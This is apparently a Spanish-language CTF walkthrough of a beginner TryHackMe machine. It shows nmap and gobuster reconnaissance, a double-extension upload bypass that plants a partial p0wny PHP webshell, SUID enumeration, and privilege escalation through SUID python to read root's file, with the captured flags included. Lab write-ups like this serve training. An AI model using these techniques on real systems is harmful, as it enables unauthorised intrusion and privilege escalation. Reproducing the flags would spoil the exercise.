

5-RootMe

A ctf for beginners, can you root me?

Deploy the machine

Start Machine

Connect to TryHackMe network and deploy the machine. If you don't know how to do this, complete the [OpenVPN room](#) first.

Answer the questions below

Deploy the machine

No answer needed

Reconnaissance

First, let's get information about the target.

Answer the questions below

Scan the machine, how many ports are open?

Respuesta: 2

realizamos el escaneo de red para ver los puertos abiertos

```
root@ip-10-67-71-55:~# nmap -p- --open -sS -Pn -T5 10.67.129.147
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-19 20:44 UTC
Nmap scan report for ip-10-67-129-147.ec2.internal (10.67.129.147)
Host is up (0.00022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
root@ip-10-67-71-55:~#
```

What version of Apache is running?

Respuesta: 4.41

realizamos el escaneo de red con las versiones de los servicios que estan corriendo

```
root@ip-10-67-71-55:~# nmap -p- --open -sS -sCV -Pn -T5 10.67.129.147
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-19 20:45 UTC
Nmap scan report for ip-10-67-129-147.ec2.internal (10.67.129.147)
Host is up (0.00029s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 fa:34:82:31:53:62:9f:56:38:5e:78:a6:61:95:6f:43 (RSA)
|_   256 07:75:49:a1:0b:cd:ef:55:10:de:29:75:59:9d:64:42 (ECDSA)
|_   256 ea:5f:4f:43:48:1e:97:f0:ab:1c:37:89:4a:eb:e4:3d (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_       httponly flag not set
|_ http-title: HackIT - Home
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

What service is running on port 22?

Respuesta: ssh

verificamos que en el puerto 22 corre el servicio ssh

```
root@ip-10-67-71-55:~# nmap -p- --open -sS -sCV -Pn -T5 10.67.129.147
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-19 20:45 UTC
Nmap scan report for ip-10-67-129-147.ec2.internal (10.67.129.147)
Host is up (0.00029s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 fa:34:82:31:53:62:9f:56:38:5e:78:a6:61:95:6f:43 (RSA)
|_   256  07:75:49:a1:0b:cd:ef:55:10:de:29:75:59:9d:64:42 (ECDSA)
|_   256  ea:5f:4f:43:48:1e:97:f0:ab:1c:37:89:4a:eb:e4:3d (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_     httponly flag not set
|_ http-title: HackIT - Home
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Find directories on the web server using the GoBuster tool.

No answer needed


What is the hidden directory?

Respuesta: /panel/


realizamos el fuzzing web con la herramienta gobuster

```
root@ip-10-67-71-55:~# gobuster dir -u http://10.67.129.147 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.67.129.147
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/uploads (Status: 301) [Size: 316]
/css (Status: 301) [Size: 312]
/js (Status: 301) [Size: 311]
/panel (Status: 301) [Size: 314]
/server-status (Status: 403) [Size: 278]
Progress: 218275 / 218276 (100.00%)
=====
Finished
=====
root@ip-10-67-71-55:~# █
```

navegamos a la pagina web



vemos que en la seccion panel se pueden cargar archivos



Getting a shell

Find a form to upload and get a reverse shell, and find the flag.

Answer the questions below

user.txt

examinando los archivos que se pueden subir al servidor, se hicieron varias pruebas con varias webshells pero ninguna se ejecutaba, estaba cargando la webshell powny@shell pero no lograba que se ejecutara, ya que el servidor no permite subir archivos .php, solo lograba subir archivos .asp, en ese caso le colocamos doble extension al archivo de la webshell al cargarlo

```
root@ip-10-64-93-210:~# nano webshell.php.asp
root@ip-10-64-93-210:~#
```


```
GNU nano 7.2 webshell.php.asp
<?php

$SHELL_CONFIG = array(
    'username' => 'p0wny',
    'hostname' => 'shell',
);


function expandPath($path) {
    if (preg_match("#^(~[a-zA-Z0-9_.-]*)/(.*)?$#", $path, $match)) {
        exec("echo $match[1]", $stdout);
        return $stdout[0] . $match[2];
    }
    return $path;
}

function allFunctionExist($list = array()) {
    foreach ($list as $entry) {
        if (!function_exists($entry)) {
            return false;
        }
    }
}
```


cargamos el archivo




nos arroja un mensaje de carga exitosa



navegamos a la seccion de uploads y verificamos que el archivo se haya cargado al servidor,



damos clic en el archivo que cargamos y se ejecuta la webshell



ya que tenemos en ejecucion la web shell podemos buscar el archivo user.txt, lo hacemos con el siguiente comando para evitar la lista de errores

```
find / 2>/dev/null -name "user.txt"
```

```
www-data@ip-10-67-129-147:~/html/uploads# find / 2>/dev/null -name "user.txt"
/var/www/user.txt
```

logramos encontrar la ubicacion del archivo

procedemos a leer el contenido del archivo user.txt

```
www-data@ip-10-67-129-147:~/html/uploads# cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
```

Privilege escalation

Now that we have a shell, let's escalate our privileges to root.

Answer the questions below

Search for files with SUID permission, which file is weird?

Respuesta: /usr/bin/python

con el siguiente comando podemos buscar los archivos binarios que podemos usar para escalar privilegios

```
www-data@ip-10-67-129-147:~/html/uploads# find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
```

```
/snap/core/9665/bin/mount
/snap/core/9665/bin/ping
/snap/core/9665/bin/ping6
/snap/core/9665/bin/su
/snap/core/9665/bin/umount
/snap/core/9665/usr/bin/chfn
/snap/core/9665/usr/bin/chsh
/snap/core/9665/usr/bin/gpasswd
/snap/core/9665/usr/bin/newgrp
/snap/core/9665/usr/bin/passwd
/snap/core/9665/usr/bin/sudo
/snap/core/9665/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9665/usr/lib/openssh/ssh-keysign
/snap/core/9665/usr/lib/snapd/snap-confine
/snap/core/9665/usr/sbin/pppd
/snap/core20/2599/usr/bin/chfn
/snap/core20/2599/usr/bin/chsh
/snap/core20/2599/usr/bin/gpasswd
/snap/core20/2599/usr/bin/mount
/snap/core20/2599/usr/bin/newgrp
/snap/core20/2599/usr/bin/passwd
/snap/core20/2599/usr/bin/su
/snap/core20/2599/usr/bin/sudo
/snap/core20/2599/usr/bin/umount
/snap/core20/2599/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2599/usr/lib/openssh/ssh-keysign
/bin/mount
/bin/su
/bin/fusermount
/bin/umount
```

Find a form to escalate your privileges.

No answer needed

root.txt

analizando los binarios en GTFObins, con el binario python poedemos leer el archivo ubicado en el directorio root

 / python

Sponsor

Fork

Star

12,816

ShellReverse shellFile writeFile readUploadDownloadLibrary load

Comment

The payloads are compatible with both Python version 2 and 3.

File read

This executable can read data from local files.

(a)

UnprivilegedSudoSUID

This function can be performed by any unprivileged user.

python -c 'print(open("/path/to/input-file").read())'

ejecutamos el comando para leer el archivo root.txt ubicado en el directorio root y logramos capturar la bandera

```
www-data@ip-10-64-131-59:~/html/uploads# python -c 'print(open("/root/root.txt").read())'  
THM{pr1v1l3g3_3sc4l4t10n}
```